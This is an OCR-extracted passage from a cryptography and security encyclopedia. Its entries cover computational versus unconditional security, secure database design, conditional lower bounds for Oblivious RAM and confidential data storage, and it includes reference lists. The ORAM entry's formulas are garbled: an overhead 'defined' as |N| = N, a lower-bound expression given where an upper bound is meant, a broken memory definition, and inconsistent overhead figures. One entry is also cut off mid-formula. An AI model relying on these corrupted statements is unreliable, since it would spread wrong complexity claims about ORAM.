Coelho F (2006) Exponential memory-bound functions for proof of work protocols. In: Proceedings of cryptology ePrint Archive, Report 2005/356

Dwork C, Naor M (1992) Pricing via processing or combating junk mail. In: Brickell E (ed) Proceedings of advances in cryptology—CRYPTO 92, Lecture notes in computer science, 1328. Springer, Berlin, pp 139–147

Dwork C, Goldberg A, Naor M (2003) On memory-bound functions for fighting spam. In: Proceedings of advances in cryptology – CRYPTO, Lecture notes in computer science, 2729, pp 426–444

Feng W (2003) The case for TCP/IP puzzles. SIGCOMM Comput Comm Rev 33(4):322–327. ACM Press, New York

Feng W, Kaiser E, Luu A (2005) Design and implementation of network puzzles. In: Proceedings of IEEE INFOCOM, pp 2372–2382

Franklin M, Malkhi D (1997) Auditable metering with lightweight security. In: Hirschfeld R (ed) Proceedings of financial cryptography 97 (FC 97), Lecture notes in computer science 1318. Springer, Berlin, pp 151–160

Gabber E, Jakobsson M, Matias Y, Mayer AJ (1998) Curbing junk e-mail via secure classification. In: Proceedings of the second international conference on financial cryptography, Lecture notes in

computer science, 1465. Springer, Berlin, pp 198–213

Garay J, Jakobsson M (2002) Timed release of standard digital signatures. In: Proceedings of financial cryptography, emph lecture notes in computer science 2357. Springer, Berlin, pp 168–182

Goldschlag D, Stubblebine S (1998) Publically verifiable lotteries: applications of delaying functions (extend abstract). In: Proceedings of financial cryptography 98, Lecture notes in computer science 1465, pp 214–226

Jakobsson M, Juels A (1999) Proofs of work and bread pudding protocols. In: Communications and multimedia security. Kluwer Academic Publishers, Dordrecht, pp 258–272

Juels A, Brainard J (1999) Client puzzle: a cryptographic defense against connection depletion attacks. In: Kent~S (ed) Proceedings of the 16th annual network and distributed system security symposium, pp 151–165

Laurie B, Clayton R (2004) Proof of work proves not to work. In: Proceedings of workshop on the economics of information security

Liu D, Camp LJ (2006) Proof of work can work. In: Proceedings of workshop on the economics of information security

Penny Black Project at Microsoft Research. http://research.microsoft.com/en-us/projects/pennyblack/

Rivest R, Shamir A, Wagner D (1996) Time-lock puzzles and timed-release crypto. MIT/LCS/TR-684

Syverson P (1998) Weakly secret bit commitment: applications to lotteries and fair exchange. In: CSFW ’98: proceedings of the 11th IEEE workshop on computer security foundations, pp 2–13

Wang X, Reiter M (2003) Defending against denial-of-service attacks with puzzle auctions. In: Proceedings of the IEEE symposium on security and privacy. IEEE Press, New York, pp 78–92

Wang X, Reiter M (2004) Mitigating bandwidth-exhaustion attacks using congestion puzzles. In: Proceedings of the 11th ACM conference on computer and communication security. ACM Press, New York, pp 257–267

Waters B, Juels A, Halderman JA, Felten EW (2004) New client puzzle outsourcing techniques for dos resistance. In: Proceedings of the 11th ACM conference on computer and communications security. ACM Press, New York, pp 246–256

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_175

Computational Versus Unconditional Security

Friedrich L. Bauer[52] ✉
(52) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

The security of encryption against unauthorized decryption, unauthorized changing of the data, etc. Security should depend completely on the key. One distinguishes between the following two types of security:

- *Computational security*. Quantitative security is a quantitative security against unauthorized decryption, based on particular (usually mathematical) assumptions like the inherent difficulty of factoring sufficiently long numbers. Often a *security parameter* denotes the computational level of the security.
- *Unconditional security*. Security against unauthorized decryption assuming that the cryptanalyst has unlimited computing facilities (so, security in an information theoretic sense).

Cross-References

Information Theory

Recommended Reading

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300176

Computationally Sound Proof System

Interactive Argument

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_673

Conceptual Design of Secure Databases

Günther Pernul[53] ✉ and Moritz Riesner[53] ✉
(53) Department of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Günther Pernul (Corresponding author)**
Email: guenther.pernul@wiwi.uni-regensburg.de

✉ **Moritz Riesner**
Email: Moritz.Riesner@wiwi.uni-regensburg.de

Synonyms

Conceptual modeling

Definition

Conceptual design of secure databases encompasses the creation of a platform-independent data model that incorporates security requirements and constraints. Following the requirements analysis, conceptual design is the basis for further steps in database design that subsequently transforms the database conceptualization into a platform-dependent model and an implementation.

Background

The conceptual design produces a platform-independent model of a universe of discourse and is an important step in any database design methodology. As security concerns are essential for many database

applications, it is important to incorporate security requirements early in the design process of a database. Extensions to established data modeling techniques have been proposed to add security semantics.

Application

Conceptual database design is part of the database design process, which consists of the activities *requirements gathering and analysis*, *conceptual modeling*, *logical database design*, and *database implementation*. During database design, it is of major importance to anticipate current and future requirements as comprehensive as possible, since adjustments after implementation are costly and changes may be incoherent with the original design.

During the first step, the requirements gathering and analysis, database and security requirements are collected from possibly all stakeholders who are expected to use the database. The aim of the conceptual design phase is to integrate all requirements from different points of view and to produce a single conceptual data model. It provides a unified, organization-wide view on the conceptualization of the future database. Usually the conceptual model is a (semi-)formal model of the universe of discourse and system-independent, meaning that it does not consider the particular data model of the DBMS software that will be used for implementation.


The Entity Relationship Model (ERM) is most commonly used during conceptual design. The resulting Entity Relationship Diagrams (ERD) provide a data-centric, structural view on the database. The Unified Modeling Language (UML) contains class diagrams that also incorporate structural views of the database content and can be extended by other diagram types to also cover the functional and dynamic properties of the database application. For both modeling techniques extensions have been proposed, of which some focus on the incorporation of security requirements.

In the following design stage, the conceptual model is transformed into a system-dependent logical database model. The logical model takes the data definition language of the database software into account. Subsequently, it is used for database implementation in the next stage.

As reliance on database applications has increased substantially, the importance of incorporating security requirements and constraints into the

database design process has increased as well. Similar to other design choices, those nonfunctional requirements should be considered early in the design process (Castano et al. 1995). In order to achieve this, a number of extensions to the database design process and to the various modeling techniques have been proposed. Most of them focus on adding confidentiality constraints to entities, their attributes or relationships (Bertino and Sandhu 2005).

One should distinguish between secure software design in general and designing a secure database in particular (Jurjens and Fernandez 2009). While secure software design has a broader focus and concerns several other issues, database security, as it is discussed here, only addresses security on the database level. Figure 1 shows a secure database design process which corresponds to the regular database design process discussed.



Conceptual Design of Secure Databases, Fig. 1 Secure database design process

Security aspects should be specified as early as in the requirements analysis phase, as its output is the basis for conceptual design. During the

conceptual design of secure databases, a formal platform-independent model of the data structure in scope, which also considers security requirements and constraints, is developed. Most commonly, the conditions and circumstances under which users may access certain contents of the database are specified.

In order to express such requirements and constraints, extensions to existing data modeling techniques that originally don't consider security aspects have been introduced. For instance, an extended version of the ERM (Pernul 1994) allows the specification of secrecy levels and several types of constraints. Similar expressiveness and also the incorporation of functional and object-oriented aspects are provided by extensions to UML class diagrams (Fernández-Medina and Piattini 2005). More fine-grained requirements may be specified using constraint languages.

Similarly to the regular database design process, the security requirements specified in the conceptual model are part of the input to the logical database design, which produces a platform-dependent model. This model is aware of the database model (e.g., the relational model of data) and the particular database software that is going to be used. Therefore, it is possible to determine whether the specified security requirements are supported by the chosen database system. If not, additional security mechanisms have to be designed manually to meet the requirements.

There are several ways to incorporate security aspects into database design. The types of security requirements or constraints that may be modeled mainly depend on the underlying security model. The models rule how user access to the contents of the database is organized. Most security models can be categorized as either *Mandatory Access Control* (MAC) or *Discretionary Access Control* (DAC). Another advanced type is *Role-Based Access Control* (RBAC) (Bertino and Sandhu 2005).

Mandatory models regulate access to data based on predefined classifications of subjects and data objects that are to be accessed. Focused mainly on confidentiality and the control of the information flow between subjects, those approaches allow assigning secrecy or access levels to data objects. Users are assigned security clearances that have to match or exceed the secrecy level of a data object in order to be granted access. Access to data may be specified on different levels of granularity, such as entire relations, tuples, or single attributes of a tuple. The assignment of different levels of security to the tuples of one relation is called *multilevel security*

(Smith 1991). Attributes with different security levels in the same tuple result in *polyinstantiation* (Pernul et al. 1998), which leads to the anomaly that users with different security levels may get different results for the same query.

Most mandatory access models aim to control the information flow in order to protect integrity and to avoid data leakage. A popular notion in this context is the model of *Bell and LaPadula*, which not only prohibits subjects from reading objects with higher access levels than their own clearance, but also prohibits them from writing objects whose access levels are lower than their security clearance. This ensures that no data can be written from objects with a high security class to objects with lower security classes (Pernul et al. 1998), thus transferring it to subjects with lower security clearances.

The predefinition of security levels at design time gives the designer great influence when using MAC. In environments employing discretionary security models, the access to objects is not predefined. Instead, subjects may grant access to certain data to other subjects. Depending on the exact policy, only a few administrators or the owner and creator of a data item are allowed to grant access. Also possible is administration delegation, meaning that not only access to data may be granted but also the right to allow other subjects access and administration for a certain data item. Administration delegation leads to nontrivial questions such as what should happen to a user's access privilege on a certain object in the case that the privileges of the subject that granted these rights are revoked.

More fine-grained access control in DAC-environments is provided by predefined *negative authorizations* (Bertino and Sandhu 2005), which prohibit a user from accessing a certain data object even after having been granted access by someone else. Furthermore, access privileges may be assigned an expiration date. Compared with MAC, discretionary security models limit the choices during conceptual design. As access rights are granted and revoked by the data owners, no access or secrecy levels need to be defined at this time, leaving the selection of an appropriate security policy the most important task.

In both security models, more sophisticated and fine-grained security requirements and constraints than those mentioned above are possible. Security levels or access privileges may be specified depending on *contextual information* (Pernul et al. 1998) such as time or the subject's

current location. Or being more general, specific properties of the subject may be considered for an access decision. Content-based constraints base access decisions on the value of the information object that is to be accessed. An access decision can also be based on a combination of the subject's properties and the object's attribute values.

Moreover, not only data objects but also retrieval results can be classified. Association-based constraints allow access to a certain security object's attribute while access to its identifying attribute is restricted. This allows retrieving statistical data over a group of entries without revealing the attribute value for a single entry. On the other hand, aggregation constraints prohibit the execution of queries which would result in more than a certain number of retrieval results to prevent conclusions about the whole group.

A first conceptual semantic database model for security was developed by Smith (1991). Pernul et al. (1998) published a MAC-based model for multilevel secure databases that employs secrecy levels, content-based constraints, and constraints for retrieval results. Both approaches extend the ERM and are therefore applicable for the design of relational databases.

Fernández-Medina and Piattini (2005) have proposed a methodology for designing secure databases that is based on the unified process and an extension to UML. In the requirements analysis phase, they suggest modeling secure use cases that contain confidentiality requirements and relevant actors. Also employing MAC, a secure class diagram allows specifying security levels for classes, attributes, and associations. Further constraints may be specified using the Object Security Constraint Language (OSCL). This methodology produces a relational database scheme during logical design as well.

Security methodologies for other database types have also been described. Vela et al. (2006) have proposed a methodology that also incorporates a UML extension to produce a secure conceptual data model. This model is then transformed into a logical XML-Schema in order to build an XML database. A model for access rules and security administration in object-oriented databases under the discretionary access model has been published by Fernandez (1994). One question that object-oriented databases raise is whether access rights to objects should be inherited to objects of subclasses.

When comparing the relevance of the three main security goals confidentiality, integrity, and availability during conceptual database design, it becomes obvious that most design decisions concern confidentiality of the data. Even though the relevance of integrity is often stated in literature, it is seldom explicitly addressed in actual secure design methodologies. Yet, some of the classifications and constraints regarding read access may also be applied to the modification of data. Also, integrity is partly realized by the data model of the Database Management System (DBMS) in use through cardinality and consistency constraints and also concurrency control mechanisms. Similarly, availability should be ensured by the DBMS for the whole database, leaving few choices at conceptual design time.

Open Problems and Future Directions

An open challenge is the market adoption and implementation of the more recent design approaches. While prototypes demonstrating the basic functionality have been introduced, productive implementations of the full secure database design process are seldom found. Also, the evolving data security concerns (Bertino and Sandhu 2005) due to the increased value of data bring about new requirements such as data quality, completeness, and provenance assurance. The incorporation of those and other new requirements into the secure database design process is yet to be achieved.

References

Bertino E, Sandhu R (2005) Database security – concepts, approaches, and challenges. IEEE Trans Dependable Secure Comput 2(1):2–19

Castano S, Fugini M, Martella G, Samarati P (1995) Database security. ACM Press/Addison-Wesley Publishing Co., New York

Fernandez EB (1994) A model for evaluation and administration of security in object-oriented databases. IEEE Trans Knowl Data Eng 6(2):275–292

Fernández-Medina E, Piattini M (2005) Designing secure databases. Inf Softw Technol 47:463–477

Jurjens J, Fernandez EB (2009) Secure database development. In: Liu L, Oszu T (eds) Encyclopedia of database systems. Springer, Berlin

Pernul G (1994) Database security. In: Yovits MC (ed) Advances in computers, vol 38. Academic, San Diego

Pernul G, Tjoa AM, Winiwarter W (1998) Modelling data secrecy and integrity. Data Knowl Eng 26:291–308

Smith GW (1991) Modeling security-relevant data security semantics. IEEE Trans Softw Eng 17(11):1195–1203

Vela B, Fernández-Medina E, Marcos E, Piattini M (2006) Model driven development of secure XML databases. ACM SIGMOD Rec 35(3):22–27

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300177

Conceptual Modeling

Conceptual Design of Secure Databases

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300178

Conditional k-Anonymity for Multidimensional Data

k$_{\textrm{m

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1786

Conditional Lower Bounds for Oblivious RAM

Mor Weiss[54] ✉
(54) Bar-Ilan University, Ramat Gan, Israel

✉ **Mor Weiss**
Email: mor.weiss@biu.ac.il

Introduction

Oblivious RAM lower bounds aim to establish the necessary complexity of various aspects of an Oblivious RAM (ORAM) – namely a probabilistic RAM machine in which observable access patterns reveal no information about the program being executed.

Background

Oblivious RAM (ORAM) was first introduced by Goldreich (1987) and Ostrovsky (1990), as a means of enabling software protection. The goal of an ORAM scheme is to allow a client RAM access to a database stored on a remote server, while hiding the *access pattern*, namely, which memory locations are accessed. To achieve this, the client is allowed to preprocess the database before storing it on the server. Notice that the client can (trivially) hide the access pattern by scanning the entire database in each access. Consequently, an important complexity measure for ORAMs is the *overhead*, namely the number of memory locations which the client accesses on the (preprocessed) database stored on the server to emulate a single read/write operation on the (original) database. (Other complexity measures have also been considered, e.g., the ORAM's circuit size, see

Wang et al. (2015), Appendix B.) Ostrovsky (1990) and Goldreich and Ostrovsky (1996) present an ORAM scheme with $O\left(\log^3 N\right)$ overhead, where N denotes the database size. They also prove an $\Omega\left(\log N\right)$ lower bound on the overhead of an ORAM scheme which operates in a restricted model known as the "balls-and-bins" model, in which memory can only be manipulated by moving memory blocks ("balls") from one memory location ("bin") to another. A long line of works improved the overhead upper bounds. For example, the path ORAM scheme of Stefanov et al. (2013) had an $O\left(\log^3 N\right)$ overhead, which could be reduced to $\Omega\left(\log N\right)$ in certain settings. This line of work culminated with the PanORAMa construction of Patel et al. (2018), and the OptORAMa construction of Asharov et al. (2020), which achieved an overhead of $\log N \cdot \operatorname{poly}\log\log N$ and $\Omega\left(\log N\right)$, respectively, which is optimal. In these constructions, as well as the lower bounds discussed in this entry, the server is used as *passive* storage; the lower bounds can be circumvented by allowing server-side computation as in Apon et al. (2014) or multiple non-colluding servers, see Lu and Ostrovsky (2013).

While all of these schemes operate in the same balls-and-bins model as the Goldreich–Ostrovsky lower bound of Ostrovsky (1990); Goldreich and Ostrovsky (1996), this lower bound does not rule out the possibility of an ORAM scheme violating the balls-and-bins restriction, with $o\left(\log N\right)$ overhead. The first ORAM lower bound for schemes *beyond* the balls-and-bins model, due to Boyle and Naor (2016), is a conditional lower bound for *offline* schemes, in which all memory accesses (i.e., which locations are accessed, and what values are written in each write operation) are known ahead of time. More specifically, they show a connection between proving circuit lower bounds (a notoriously difficult task) and proving ORAM lower bounds. Another conditional lower bound was given by Weiss and Wichs (2018) for online read-only ORAM schemes. They show a connection between lower bounds for online read-only ORAM – i.e., ORAM schemes in which the database is static and can only be read from – and lower bounds on the size of sorting circuits, or on the parameters of Locally Decodable Codes (LDCs).

This line of works on ORAM lower bounds culminated with the work of Larsen and Nielsen (2018), who prove an $\Omega\left(\log N\right)$ lower bound on the overhead of *any* online, read/write ORAM scheme, namely removed the

"balls-and-bins" restriction of the Goldreich and Ostrovsky lower bound. This lower bound extends to other oblivious data structures such as stacks and queues, as shown by Jacob et al. (2019). The Larsen-Nielsen lower bound was proven *before* PanORAMa and OptORAMa were presented.

The ORAM Model

An ORAM scheme consists of a preprocessing algorithm executed locally on the client to preprocess a database DB into a database $\widetilde{\mathsf{DB}}$ which is then stored on a remote server and an interactive access protocol between the client and server, which allows the client to access the remote database. The access protocol might update the server state (even if the client performs a read operation). $z^j = z_0^j$ are called the *logical* and *physical* memories, respectively. The basic unit of the physical memory is called a *word*, and the basic unit of the logical memory is called a *block*.

An ORAM scheme is required to be *correct*, in the sense that executing the access protocol on $\widetilde{\mathsf{DB}}$ emulates locally accessing DB; and to satisfy *obliviousness*, meaning that the physical accesses into $\widetilde{\mathsf{DB}}$ – induced by the executions of the access protocol – statistically hide the contents of DB and the access pattern (assuming the server does not see the contents of the physical memory). There is also a computationally secure variant which relaxes the security property to only require that the physical accesses computationally hide the memory contents and access pattern.

The main complexity measure is the *overhead* (also known as the *bandwidth overhead*), defined as the number of bits accessed in the physical memory during each execution of the access protocol, divided by the block size. That is, if the access protocol accesses $f(N)$ bits on the server, and the block size is B bits, then the overhead is $\left|\mathcal{N}\right| = N$. Intuitively, the overhead measures the number of extra blocks one must access on the server to obtain security.

Conditional Lower Bounds

Recall that Ostrovsky (1990) and Goldreich and Ostrovsky (1996) show an $\Omega\left(\log N\right)$ lower bound on the overhead of any *statistically secure* ORAM scheme which operates in the balls-and-bins model. The lower bound holds

for any block size and applies also to *read-only, offline* schemes. The first pair of properties (statistical, balls-and-bins) makes the lower bound weaker, whereas the latter pair (any block size, read-only offline) makes it stronger.

The Boyle–Naor Lower Bound: Offline ORAM (Without Balls-and-Bins)

Boyle and Naor (2016) show that an $\Omega\left(\log N\right)$ lower bound on the overhead of *offline* ORAM schemes would imply a lower bound of $\Omega\left(N\log N\right)$ on the size of sorting circuits. Intuitively, their lower bound extends the Goldreich–Ostrovsky lower bound for offline ORAMs from constructions in the balls-and-bins model to any construction, albeit under a condition (a lower bound on the size of sorting circuits).

Their lower bound is obtained by constructing offline ORAM from sorting circuits, in which the size of the sorting circuit translates into the overhead of the ORAM scheme. Their construction violates the balls-and-bins restriction, by performing bitwise logical operations on the memory words.

It is instructive to note that while there is an $\Omega\left(N\log N\right)$ lower bound on the size of sorting *networks*, no such bound is known for sorting *circuits*. The difference between the two is that a sorting *network* must operate on each input word as a whole and therefore cannot take advantage of the *bit representation* of the input words which it is required to sort, whereas a sorting *circuitcan* operate on the different bits in the bit representation of each input word.

The Weiss–Wichs Lower Bound: Online Read-Only ORAM

Weiss and Wichs (2018) show a conditional lower bound for online read-only ORAM schemes (or read/write ORAMs in which reads and writes can have different overheads, and the goal is to minimize the read overhead). Specifically, they show that an $\Omega\left(\log N\right)$ lower bound for online read-only ORAM would imply a lower bound on the size of sorting circuits or on the query complexity of polynomial-length LDCs.

This conditional lower bound shows a general dependency between the overhead of the read-only ORAM scheme, and the parameters of the sorting circuits and the LDC, and is quite flexible. For example, an $\omega\left(\log\log N\right)$

lower bound on the ORAM's overhead would imply (roughly) either a super-constant lower bound on the query complexity of the LDC or a super-linear lower bound on the size of the sorting circuit, whereas an $\Omega(\log N)$ lower bound on the overhead implies a $k = \omega(\text{poly}\log\log N)$ lower bound on the LDC's query complexity or an $\Omega\left(N \log N/k^2\right)$ lower bound on the size of the sorting circuit.

The result is obtained by constructing a read-only ORAM scheme based on sorting circuits and (smooth) LDCs. The scheme violates the ball-and-bins restriction because the preprocessing algorithm uses the LDC to encode the database. While the *logical* memory in their scheme is read-only, the *physical* memory stored on the server is not and is updated throughout the ORAM's execution.

Cross-References

Doubly Eflcient Private Information Retrieval
Private Information Retrieval
Private Information Retrieval with Preprocessing
Single-Server Private Information Retrieval

References

Apon D, Katz J, Shi E, Thiruvengadam A (2014) Verifiable oblivious storage. In: Krawczyk H (ed) Public-Key Cryptography – PKC 2014 – 17th International Conference on Practice and Theory in Public-Key Cryptography, 2014. Proceedings, Lecture Notes in Computer Science, vol 8383, pp 131–148

Asharov G, Komargodski I, Lin WK, Nayak K, Peserico E, Shi E (2020) OptORAMa: optimal oblivious RAM. In: Canteaut A, Ishai Y (eds) Advances in Cryptology – EUROCRYPT 2020 – 39th Annual International Conference on the Theory and Applications of Cryptographic Techniques, 2020, Proceedings, Part II, Lecture Notes in Computer Science, vol 12106, pp 403–432

Boyle E, Naor M (2016) Is there an oblivious RAM lower bound? In: Sudan M (ed) Proceedings of the 2016 ACM Conference on Innovations in Theoretical Computer Science, 2016, pp 357–368

Goldreich O (1987) Towards a theory of software protection and simulation by oblivious RAMs. In: Aho A (ed) Proceedings of the 19th Annual ACM Symposium on Theory of Computing, 1987, pp 182–194

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43:431–473

[MathSciNet]

Jacob R, Larsen K, Nielsen J (2019) Lower bounds for oblivious data structures. In: Chan T (ed) Proceedings of the 30th Annual ACM-SIAM Symposium on Discrete Algorithms, SODA 2019, pp 2439–2447

Larsen K, Nielsen J (2018) Yes, there is an oblivious RAM lower bound!. In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, 2018, Proceedings, Part II, Lecture Notes in Computer Science, vol 10992, pp 523–542

Lu S, Ostrovsky R (2013) Distributed oblivious RAM for secure two-party computation. In: Sahai A (ed) Theory of Cryptography – 10th Theory of Cryptography Conference, TCC , 2013. Proceedings, Lecture Notes in Computer Science, vol 7785, pp 377–396

Ostrovsky R (1990) Efficient computation on oblivious RAMs. In: Ortiz H (ed) Proceedings of the 22nd Annual ACM Symposium on Theory of Computing, 1990, pp 514–523

Patel S, Persiano G, Raykova M, Yeo K (2018) PanORAMa: oblivious RAM with logarithmic overhead. In: Thorup M (ed) 59th IEEE Annual Symposium on Foundations of Computer Science, FOCS, 2018, pp 871–882

Stefanov E, van Dijk M, Shi E, Fletcher C, Ren L, Yu X, Devadas S (2013) Path ORAM: an extremely simple oblivious RAM protocol. In: Sadeghi AR, Gligor V, Yung M (eds) 2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, pp 299–310

Wang X, Chan T, Shi E (2015) Circuit ORAM: On tightness of the Goldreich-Ostrovsky lower bound. In: Ray I, Li N, Kruegel C (eds) Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, 2015, pp 850–861

Weiss M, Wichs D (2018) Is there an oblivious RAM lower bound for online reads? In: Beimel A, Dziembowski S (eds) Theory of Cryptography – 16th International Conference, TCC 2018, Proceedings, Part II, Lecture Notes in Computer Science, vol 11240, pp 603–635

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300179

Conference Key Agreement

Group Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300180

Conference Keying

Group Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1561

Confidential Data Storage

Sarah Diesburg[55] ✉
(55) University of Northern Iowa, Cedar Falls, IA, USA

✉ **Sarah Diesburg**
Email: sarah.diesburg@uni.edu

Synonyms

Confidential storage; Secure deletion; Secure erasure

Definition

Achieving confidentiality in data storage means storing electronic data in such a way that the data cannot be read or deciphered by unauthorized persons throughout the life cycle of the data. This article assumes confidentiality of the data on nonvolitle storage (e.g., data at rest model).

Background

Two major components exist to safeguard the privacy of data on electronic storage media (Diesburg and Wang 2010). First, data must be stored in a confidential manner to prevent unauthorized access through strong encryption. Only authorized persons should have access to the decryption key information and decrypted data, and no copies of decrypted data or key information should be stored. Second, at the time of disposal, confidential data and/or decryption key information must be removed from the storage media in an irrecoverable manner or else rendered useless. This last action is otherwise known as secure deletion.

Regular file deletion does not securely delete data blocks of a file. Instead, it merely unlinks these data blocks from the active file system and reclaims them if or when necessary. Strong deletion techniques (US NIST 2014) appropriate to the type of system and storage device type should be used to securely delete data files and/or decryption key information. For example, overwriting data multiple times with random patterns may work well to securely delete information on a hard drive; different erasure techniques must be used on solid-state drives.

Application

The simplest way to achieve confidential data storage and deletion is by performing mass encryption for an entire volume or storage device. Data on the volume is then only accessible via access to encryption methods, and the master volume key may be securely deleted at the time encrypted data is no longer needed. For example, Microsoft BitLocker performs volume encryption with the aid of a TPM device. If the TPM is reset, the volume can no longer be decrypted. Certain drives also have device-specific commands to erase data (US NIST 2014). Finally, some storage devices and cards also perform onboard volume-wide encryption.

However, if confidential data must be stored or deleted on a per-file basis (e.g., different life cycles per file), the user cannot rely on the simplicity of using mass volume encryption for secure deletion as secure deletion of the decryption key information would render all data irrecoverable. Confidential storage then boils down to creating separate encryption keys for each file and securely deleting the key when the file is no longer needed (complicating key management), or else using secure deletion techniques on each file's data (no matter the size of the file). Either solution requires strong secure deletion techniques.

Open Problems and Future Directions

Volume-based confidential storage solutions may not be implemented correctly. For example, secure deletion storage commands have been found to be ignored or improperly implemented, particularly on solid-state drives (Wei et al. 2011). Verifying the actions of device commands is typically

impractical due to the closed-source nature of the storage microcode (Bonetti et al. 2013).

Per-file confidential data storage becomes much more complex due to the need for each file to have its own key and the nonaccess to confidential file system metadata (such as the file name, permissions, size, and access information) for user applications.

Data remanence issues can also be a problem. Copies of key information or data may be created throughout the operating system storage data path when written to or deleted from the storage device, and these copies must be both protected and tracked (Reardon et al. 2013; Diesburg et al. 2016). For example, confidential information (such as key information or confidential data) that traverses through a file system journal must be encrypted and/or securely deleted. Storage devices, such as solid-state NAND flash, use a copy-on-write technique that creates new copies of device pages (Arpaci-Dusseau and Arpaci-Dusseau 2018), leaving behind inactive pages possibly containing copies of key data or other confidential file data. Common application programs or file systems used to encrypt and securely delete data may not take these issues into account.

Cross-References

Data Remanence
Encryption
Key Management
TPM

References

Arpaci-Dusseau RH, Arpaci-Dusseau AC (2018) Flash-based SSDs. In: Operating systems: three easy pieces. Arpaci-Dusseau Books, Madison

Bonetti G, Viglione M, Frossi A et al (2013) A comprehensive black-box methodology for testing the forensic characteristics of solid-state drives. In: Proceedings of the 29th annual computer security applications conference. ACM, New York, pp 269–278

Diesburg SM, Wang A-IA (2010) A survey of confidential data storage and deletion methods. ACM Comput Surv 43(1):1–37. https://doi.org/10.1145/1824795.1824797
[Crossref]

Diesburg S, Meyers C, Stanovich M et al (2016) TrueErase: leveraging an auxiliary data path for per-file secure deletion. Trans Storage 12(4):1–37. https://doi.org/10.1145/2854882 [Crossref]

NIST US (2014) Special publication 800-88 rev 1: guidelines for media sanitization. https://csrc.nist.gov/publications/detail/sp/800-88/rev-1/final. Accessed 26 July 2012

Reardon J, Basin D, Capkun S (2013) SoK: secure data deletion. In: 2013 IEEE symposium on security and privacy

Wei M, Grupp LM, Spada FE, Swanson S (2011) Reliably erasing data from flash-based solid state drives. In: Proceedings of the 9th USENIX conference on file and storage technologies. USENIX Association, Berkeley, pp 8–8

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1556

Confidential Queries for Encrypted Relational DBMS

Alessandro Barenghi[56] ✉
(56) Department of Electronics, Information and Bioengineering - DEIB, Politecnico di Milano, Milan, Italy

✉ **Alessandro Barenghi**
Email: alessandro.barenghi@polimi.it

Synonyms

Queries over encrypted relational DBMS; Query processing on encrypted relational databases

Definitions

